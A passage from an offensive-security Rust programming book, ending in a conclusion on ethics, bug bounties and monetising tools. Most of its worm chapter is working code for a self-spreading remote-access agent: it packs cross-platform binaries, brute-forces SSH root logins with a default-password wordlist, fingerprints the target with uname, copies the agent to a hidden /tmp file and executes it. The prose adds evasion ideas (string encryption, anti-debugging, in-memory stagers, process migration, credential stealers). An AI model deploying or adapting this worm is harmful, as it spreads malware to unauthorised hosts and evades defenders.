The first reason is for offline builds: when your dependencies are in your repository, you no longer depend on the availability of the dependencies registry (crates.io or Git in the case of Rust), thus if for some reason the registry goes down, our you no longer have internet, you will still be able to build your program.

The second reason is privacy. Indeed, depending on an external registry induces a lot of privacy concerns for all the people and machines (your CI/CD pipeline, for example) that will build your code. Depending on the location of those registries and the law they have to obey, they may block some countries.

But, it has the disadvantage of significantly increasing the size of your code repository by many Megabytes.

An alternative is to use a private registry, but it comes with a lot of maintenance and is rarely a good solution.

17.5 Spreading through SSH

As always, we will focus on the techniques that bring the most results while being simple. For a worm, it's SSH for X reasons: - poorly configured IoT devices - management of SSH keys is hard

17.5.1 Poorly secured IoT devices

IoT devices (such as cameras, printers…) with weak or non-existent security are proliferating. This is very good news for attackers and very bad news for everyone else,

17.5.2 Management of SSH keys is hard

So people often make a lot of mistakes that our worm will be able to exploit.

17.6 Implementing a cross-platform worm in Rust

17.6.1 bundle.zip

The first step is to build our bundle containing all the compiled versions of the worm for all our target platforms.

For that, we will use `cross` as we learned in the previous chapter.

Also, in order to reduce the bundle's size, we compress each executable with the `upx` packer.

ch_13/rat/Makefile

```
.PHONY: bundle
bundle: x86_64 aarch64
    rm -rf bundle.zip
    zip -j bundle.zip target/agent.linux_x86_64 target/agent.linux_aarch64


.PHONY: x86_64
x86_64:
    cross build -p agent --release --target x86_64-unknown-linux-musl
    upx -9 target/x86_64-unknown-linux-musl/release/agent
    mv target/x86_64-unknown-linux-musl/release/agent target/agent.linux_x86_64


.PHONY: aarch64
aarch64:
    cross build -p agent --release --target aarch64-unknown-linux-musl
    upx -9 target/aarch64-unknown-linux-musl/release/agent
    mv target/aarch64-unknown-linux-musl/release/agent target/agent.linux_aarch64
```

our `bundle.zip` file now contains:

```
agent.linux_x86_64
agent.linux_aarch64
```

17.7 Install

In the previous chapter, we saw how to persist across different OSes.

Now we need to add a step in our installation step: the extraction of the `bundle.zip` file.

ch_13/rat/agent/src/install.rs

```rust
pub fn install() -> Result<PathBuf, crate::Error> {
    let install_dir = config::get_agent_directory()?;
    let install_target = config::get_agent_install_target()?;

    if !install_target.exists() {
        println!("Installing into {}", install_dir.display());
        let current_exe = env::current_exe()?;

        fs::create_dir_all(&install_dir)?;
        fs::copy(current_exe, &install_target)?;

        // here, we could have fetched the bundle from a central server
        let bundle = PathBuf::from("bundle.zip");
        if bundle.exists() {
            println!(
                "bundle.zip found, extracting it to {}",
                install_dir.display()
            );

            extract_bundle(install_dir.clone(), bundle)?;
        } else {
            println!("bundle.zip NOT found");
        }
    }

    Ok(install_dir)
}
```

```
fn extract_bundle(install_dir: PathBuf, bundle: PathBuf) -> Result<(), crate::Error> {
    let mut dist_bundle = install_dir.clone();
    dist_bundle.push(&bundle);

    fs::copy(&bundle, &dist_bundle)?;

    let zip_file = fs::File::open(&dist_bundle)?;
    let mut zip_archive = zip::ZipArchive::new(zip_file)?;

    for i in 0..zip_archive.len() {
        let mut archive_file = zip_archive.by_index(i)?;
        let dist_filename = match archive_file.enclosed_name() {
            Some(path) => path.to_owned(),
            None => continue,
        };
        let mut dist_path = install_dir.clone();
        dist_path.push(dist_filename);

        let mut dist_file = fs::File::create(&dist_path)?;
        io::copy(&mut archive_file, &mut dist_file)?;
    }

    Ok(())
}
```

Note that ina real-world scenario, we may download `bundle.zip` from a remote server instead of simply having it available on the filesystem.

17.8 Spreading

17.8.1 Bruteforce

Then comes the SSH bruteforce. For that, we need a wordlist.

While a smarter way to bruteforce a service is to use predefined (`(username, password)` pairs known to be used by some vendors, here we will try the most used password for each usernames/

ch_13/rat/agent/src/wordlist.rs

```
pub static USERNAMES: &'static [&str] = &["root"];

pub static PASSWORDS: &'static [&str] = &["password", "admin", "root"];
```

```
pub static USERNAMES: &'static [&str] = &["root"];

pub static PASSWORDS: &'static [&str] = &["password", "admin", "root"];
```

```
fn bruteforce(ssh: &Session) -> Result<Option<(String, String)>, crate::Error> {
    for username in wordlist::USERNAMES {
        for password in wordlist::PASSWORDS {
            let _ = ssh.userauth_password(username, password);
            if ssh.authenticated() {
                return Ok(Some((username.to_string(), password.to_string())));
            }
        }
    }

    return Ok(None);
}
```

T.me/C2Book_News

17.8.2 Detecting the platform of the target

Due to Rust's powerful typesystem, the simplest way to represent the remote platform is using an `enum` .

ch_13/rat/agent/src/spread.rs

T.me/Library_Sec

```rust
#[derive(Debug, Clone, Copy)]
enum Platform {
    LinuxX86_64,
    LinuxAarch64,
    MacOsX86_64,
    MacOsAarch64,
    Unknown,
}

impl fmt::Display for Platform {
    fn fmt(&self, f: &mut fmt::Formatter) -> fmt::Result {
        match self {
            Platform::LinuxX86_64 => write!(f, "linux_x86_64"),
            Platform::LinuxAarch64 => write!(f, "linux_aarch64"),
            Platform::MacOsX86_64 => write!(f, "macos_x86_64"),
            Platform::MacOsAarch64 => write!(f, "macos_aarch64"),
            Platform::Unknown => write!(f, "unknown"),
        }
    }
}
```

```rust
fn identify_platform(ssh: &Session) -> Result<Platform, crate::Error> {
    let mut channel = ssh.channel_session()?;
    channel.exec("uname -a")?;

    let (stdout, _) = consume_stdio(&mut channel);
    let stdout = stdout.trim();

    if stdout.contains("Linux") {
        if stdout.contains("x86_64") {
            return Ok(Platform::LinuxX86_64);
        } else if stdout.contains("aarch64") {
            return Ok(Platform::LinuxAarch64);
        } else {
            return Ok(Platform::Unknown);
        }
    } else if stdout.contains("Darwin") {
        if stdout.contains("x86_64") {
            return Ok(Platform::MacOsX86_64);
        } else if stdout.contains("aarch64") {
            return Ok(Platform::MacOsAarch64);
        } else {
            return Ok(Platform::Unknown);
        }
    } else {
        return Ok(Platform::Unknown);
    }
}
```

17.8.3 Upload

With `scp` we can upload a file through SSH connexion without problems.

```
fn upload_agent(ssh: &Session, agent_path: &PathBuf) -> Result<String, crate::Error> {
    let rand_name: String = thread_rng()
        .sample_iter(&Alphanumeric)
        .take(32)
        .map(char::from)
        .collect();
    let hidden_rand_name = format!(".{}", rand_name);

    let mut remote_path = PathBuf::from("/tmp");
    remote_path.push(&hidden_rand_name);

    let agent_data = fs::read(agent_path)?;

    println!("size: {}", agent_data.len());

    let mut channel = ssh.scp_send(&remote_path, 0o700, agent_data.len() as u64, None)?;
    channel.write_all(&agent_data)?;

    Ok(remote_path.display().to_string())
}
```

17.8.4 Installation

```
fn execute_remote_agent(ssh: &Session, remote_path: &str) -> Result<(), crate::Error> {
    let mut channel_exec = ssh.channel_session()?;
    channel_exec.exec(&remote_path)?;
    let _ = consume_stdio(&mut channel_exec);

    Ok(())
}
```

Finally, putting it all together and we have our `spread` function:

```
pub fn spread(install_dir: PathBuf, host_port: &str) -> Result<(), crate::Error> {
    let tcp = TcpStream::connect(host_port)?;
    let mut ssh = Session::new()?;
    ssh.set_tcp_stream(tcp);
    ssh.handshake()?;

    match bruteforce(&mut ssh)? {
        Some((username, password)) => {
            println!(
                "Authenticated! username: ({}), password: ({})",
                username, password
            );
        }
        None => {
            println!("Couldn't authenticate. Aborting.");
            return Ok(());
        }
    };

    let platform = identify_platform(&ssh)?;
    println!("detected platform: {}", platform);

    let mut agent_for_platform = install_dir.clone();
    agent_for_platform.push(format!("agent.{}", platform));
    if !agent_for_platform.exists() {
        println!("agent.{} not avalable. Aborting.", platform);
        return Ok(());
    }

    println!("Uplaoding: {}", agent_for_platform.display());

    let remote_path = upload_agent(&ssh, &agent_for_platform)?;
    println!("agent uploaded to {}", &remote_path);

    execute_remote_agent(&ssh, &remote_path)?;
    println!("Agent successfully executed on remote host  ");

    Ok(())
}
```

17.9 More advanced techniques for your RAT

This part about building a modern RAT is coming to its end, but before leaving you, I want to cover more techniques that we haven't discussed yet to make your RAT better and more stealthy.

17.9.1 Auto update

Like all software our RAT will evolve over time and will need to be updated. This is where an auto-update mechanism comes handy. Basically, the RAT will periodically check if a new version is available, and update itself if necessary.

When implementing such a mechanism, don't forget to sign your updates with your private key (See chapter 12). Otherwise, an attacker could take over your agents by spreading a compromised update.

17.9.2 Virtual filesystem

The more complex a RAT becomes, the more it needs to manipulate different files: - configuration - sensible files to extract - cross-platform bundles - …

Unfortunately, using the filesystem of the host may leave traces and clues of the presence of the RAT. In Order to circumvent that, a modern RAT could use an encrypted virtual filesystem.

An encrypted virtual filesystem allows a RAT to hide its files from the host, and thus, eventual anti-virus engine and forensic analysts.

The simplest way to implement an encrypted virtual filesystem is by using SQLCipher: an add-on for SQLite, which encrypts the database file on dist.

17.9.3 Anti-Anti-Virus tricks

Until now, we didn't talk about detection.

> Coming soon

17.9.4 Privileges escalation

> Coming soon

17.9.5 Encrypted Strings

The very first line of defense for your RAT to implement is Strings encryption. One of the very few steps any analyst or anti-virus will do when analyzing your RAT is to search for Strings. (for example, with the `strings` Unix tool).

It's possible to do that with Rust's macros sytem and / or crates usch as obfstr or litcrypt/

17.9.6 Anti-debugging tricks

The second line of defense against analysts is Anti-debugging tricks.

Analysts use debuggers to rever-engineers malware samples. This is known as "dynamic analysis". The goal of anti-debugging tricks is to slow down this dynamic analysis and increase the cost (in time) to reverse engineer our RAT.

17.9.7 Proxy




Figure 17.3: Pivoting

Once in a network, you may want to pivot into other networks. For that, you may need a proxy module to pivot and forward traffic from one network to another one, if you can't access that second network.

17.9.8 Stagers

Until now, we built our RAT as a single executable. When developing more advanced RATs, you may want to split the actual executable and the payload into what is called a stager, and the RAT becomes a library.

With this technique, the RAT that is now a library can live encrypted on disk. On execution, the stager will decrypt it in memory and load it. Thus, the **actual RAT will live decrypted only in memory**.

It has the advantage of leaving way fewer evidences on the infected systems.




Figure 17.4: Stager

17.9.9 Process migration

Once executed, a good practice for RAT to reduce their footprint is to migrate to another process. By doing this, they no longer exist as an independent process but are now in the memory space of another process.

Thus, from a monitoring tool perspective, it's the host process that will do all the network and filesystem operations normally done by the RAT. Also, the RAT no longer appears in the process list.

17.9.10 Stealing credentials

Of course, a RAT is not limited to remote commands execution. The second most useful feature you may want to implement is a credentials stealer.

You will have no problem finding inspiration on GitHub: https://github.com/search?q=chrome+stealer.

17.10 Summary

- A **worm** is a piece of software that can replicate itself in order to spread to other machines.
- Thanks to Rust's library system, it's very easy to create reusable modules.
- Any Remote Code Execution vulnerability on a networked service can be used by a worm to quickly spread.

Chapter 18

Conclusion

By now, I hope to have convinced you that due to its safety, reliability, and polyvalence, Rust is **THE** language that will re-shape (offensive security) programming.

I also hope that with all the applied knowledge you read in this book you are now ready to get things done.

Now it's **YOUR** turn.

18.1 What we didn't cover

There are few topics we didn't cover in this book: * **Lifetimes** * **Macros** * **Embedded** * **Ethics** * **BGP hijacking** * **Reverse engineering** * **Network analysis and capture**

18.1.1 Explicit Lifetimes

I don't like lifetimes. When combined with generics, it becomes extremely easy to produce **extremely hard to read and reason about** code. Do you, and your coworkers a favor: avoid lifetimes.

Instead, whenever it's possible, prefer to move data, or when it's not possible, use smart pointers such as `Rc` and `Arc` .

One of the goal of this book was to prove that we can create complex programs without using them. Actually, when you avoid lifetime, Rust is lot easier to read and understand, even by non initiates. It looks very similar to TypeScript, and suddenly and lot more people are able to understand your code.

18.1.2 Macros

I don't like macros either. Don't get me wrong, sometime they provide awesome usability improvements such as `println!` , `log::info!` , or `#[derive(Deserialize, Serialize)]` . But I believe that most of the time they try to dissimulate complexity that should be first cut down.

Ok, Ok if you insist we will still see a little bit how to create macros.

> Coming soon

18.1.3 Embedded

Really cool stuff can be found on the internet about how to use microcontrollers to create hacking devices, such as on hackaday, mg.lol and hack5. I believe Rust has a bright future in these areas, but, unfortunately, I have never done any embedded development myself so this topic didn't have its place in this book.

If you want to learn more, Ferrous Systems' blog contains a lot of content about using Rust for embedded systems.

18.1.4 Ethics

Ethics is a complex topic debated since the first philosophers and is highly dependent of the culture, so I have nothing new to bring to the table. That being said, "With great power comes great responsibility" and building a cyber-arsenal can have real consequences on civil population. For example: https://citizenlab.ca/2020/12/the-great-ipwn-journalists-hacked-with-suspected-nso-group-imessage-zero-click-exploit/ and https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/.

Also, I believe that in a few years, attacks such as ransomware targeting critical infrastructure (energy, health centres...) will be treated by states as terrorism, so it's better not to have anything to do with those kind of criminals, unlike this 55-year-old Latvian woman, self-employed web site designer and mother of two, who's alleged to have worked as a programmer for a malware-as-a-service platform, and subsequently arrested by the U.S. Department of Justice.

18.1.5 Reverse engineering

Coming soon

18.1.6 Network analysis and capture

Coming soon

18.2 The future of Rust

I have absolutely no doubt that Rust will gradually replace all the low-level code that is today written in C or C++ due to the guarantees provided by the compiler. Too many critical vulnerabilities could have been avoided. It will start with networked services, as those are the easiest to remotely exploit (what is not networked today?), especially in video games where the amount of network vulnerabilities is mind-blowing.

It may take some time for the biggest codebases, such as web browsers (but it already has started for Firefox), which is sad, because web browsers are the almost universal entry-point for anything virtual nowadays, we will continue to see a lot of memory-related vulnerabilities that Rust could have avoided.

I also noticed a lot of interest for Rust in Web development. I myself use it to develop a SaaS (https://bloom.sh), and it's an extremely pleasant experience, especially as a solo developer, as it has never ever crashed and thus allow me to sleep better. I've also shared my experience and a few tips on my blog: https://kerkour.com/blog/rust-for-web-development-2-years-later/.

The only limit to world domination is its (relative) complexity, and, more importantly, the long compile times.

You can stay updated by following the two official Rust blogs: * https://blog.rust-lang.org * https://foundation.rust-lang.org/posts

18.3 Leaked repositories

Coming soon

18.4 How bad guys get caught

Coming soon

18.5 Your turn

Now it's **YOUR TURN** to act! This is not the passive consumption of this book that will improve your skills and magically achieve your goals. You can't learn without practice, and it's action that shapes the world, not overthinking.

Figure 18.1: Execution

I repeat, knowledge has no value if you don't practice!.

I hope to have shared enough of the knowledge I acquired through practice and failure, now it's your turn to practice and fail. You can't make a perfect program the first time. Nobody can. But those are always the people practicing (and failing!) the most who become the best.

Now there is 2 paths to get started: - Build your own scanner and sell it as a service - Build your own scanner and start hunting vulnerabilities in bug bounty programs - Build your own RAT and find a way to monetize it




Figure 18.2: You next steps

18.5.1 Selling a scanner as a service

Selling a it as a service (as in Software as a Service, SaaS) is certainly the best way to monetize a scanner.

2 famous projects in the market are Acunetix and Detectify.

Beware that finding prospect for this kind of service is hard, and you not only need to quickly adapt to new vulnerabilities to protect your customers, but also to follow all the major references such as OWASP.

18.5.2 Bung bounty

Bug bounty programs are the uberization of offensive security. No interview, no degree asked, anyone can join the party and try to make money or reputation by finding vulnerabilities.

If you are lucky, you could find a low hanging fruit and make your first hundreds to thousands dollars in a few hours (hint: subdomain takeover).

If you are less lucky, you may quickly find vulnerabilities, or manually, then spend time writing the report, all that for your report being dismissed as non-receivable. Whether it be a duplicate, or, not appreciated as serious enough to deserve monetary reward.

This is the dark side of bug bounties.

I **recommend you to only participate in bug bounty programs offering monetary rewards.** Those are often the most serious people, and your time is too precious to be exploited.

Engineers are often afraid to ask for money, but **you should not**. People are making money off your skills, you are in your own right to claim your piece of the cake!

18.5.2.1 Public vs Private bug bounty programs

Some bug bounties programs are private: you need to be invited to be able to participate.

My limited experience with private bug bounty programs was extremely frustrating, and I swore to never (even try to) participate again: I found an SSRF that could have been escalated into something more serious. I found that the company was running a bug bounty program, so maybe I could take time to report. But the program was private: you needed an invitation to participate. I had to contact the owners of the platform so many times. Unfortunately, it took too much time between the day I found the vulnerabilities and the day I was finally accepted to join the bug bounty program that I was working on something completely different and I had lost all the interest and energy to report these bugs

Another anecdote about private a bug bounty program: I found an XSS on a subdomain of a big company that could have been used to steal session cookies. As the company was not listed on any public bug bounty platform, I privately contacted them, explaining the vulnerability and asking if they offer bounties. They kindly replied that yes they sometime offer bounties, depending on the severity of the vulnerability. Apparently a kind of non-official bug bounty program. But not this time because they said the vulnerability already has been reported. Fine, that happens all the time, no hard feelings. But, a few months later, I re-checked, and the vulnerability was still present, and many more. Once bitten, twice shy. I didn't report these new vulnerabilities, because again, it seemed not worth the time, energy and mental health to deal with that.

All of that to say: bug bounty programs are great, but don't lose time with companies not listed on public bug bounty platforms, there is no accountability and you will just burn time and energy (and become crazy in front of the indifference while you kindly help them secure their systems).

Still, if you find vulnerabilities on a company's systems and want to help them, because you are on a good day, **don't contact them asking for money first**! It could be seen as extorsion, and in today's ambience with all the ransomware, it could bring you big problems.

First send the detailed report about the vulnerabilities, how to fix them, and only then, maybe, ask if they offer bounties.

Unfortunately, not everyone understand that if we (as a society) don't reward the good guys for finding bugs, then only the bad guys will be incentived to find and exploit those bugs.

Here is another story of a bug hunter who found a critical vulnerability in a blockchain-related project and then have been totally ghosted when came the time to be paid: https://twitter.com/danielvf/status/1446344532380037122.

18.5.2.2 Bug bounty platforms

- https://hackerone.com
- https://www.bugcrowd.com

18.5.2.3 How to succeed in bug bounty

From what I observed, the simplest strategy to succeed in bug bounty is to focus on very few (2 to 3) companies and have a deep understanding of their technological stack and architecture.

For example, the bug hunter William Bowling seems to mostly focus on GitLab, GitHub, and Verizon Media. He is able to find highly rewarding bugs due to the advanced knowledge of the technologies used by those companies.

The second strategy, way less rewarding but more passive, is to simply run automated scanners (if allowed) on as much as possible targets, and to harvest the low hanging fruits such as subdomain takeovers and other configuration bugs. This strategy may not be the best if you want to make a primary income out of it. That being said, with a little bit of luck, you could quickly make afew thousand dollars this way.

18.5.2.4 Bug bounty report template

Did you found your first bug? Congratulation!

But you are not sure how to write a report?

In order to save you time, I've prepared you a template to report your bugs.

You can find it in the accompanying GitHub repository: https://github.com/skerkour/black-hat-rust/blob/main/ch_14/report.md.

18.6 Build your own RAT

There are basically 2 legal ways to monetize a RAT: - Selling to infosec profesionnals - Selling to governments

18.6.1 Selling a RAT to infosec profesionnals

The two principal projects in the market are Cobalt Strike and Metasploit Meterpreter.

18.6.2 Selling to governments

As I'm writing this, Pegasus the malware developed by NSO Group, is still under the spotlight and is the perfect illustration of offensive tools sold to governments.

The malware is extremely advanced, using multiple 0 day exploits. But, there is a lot of ethic problems coming with selling this kind of cyber weapon, especially when they are used by tyranic governments to track and suppress opposition.

18.7 Social media

I'm not active on social networks because they are too noisy and time-sucking, by design.

Every week I share updates about my projects and everything I learn about how to (ab)use technology for fun & profit: Programming, Hacking & Entrepreneurship in my newsletter. You can subscribe by **Email, Matrix or RSS**: https://kerkour.com/follow.

18.8 Other interesting blogs

- https://krebsonsecurity.com
- https://googleprojectzero.blogspot.com
- https://infosecwriteups.com

18.9 Feedback

You bought the book and are annoyed by something? Please tell me, and I will do my best to improve it!

You can contact me by email: sylvain@kerkour.com or matrix: @sylvain:kerkour.com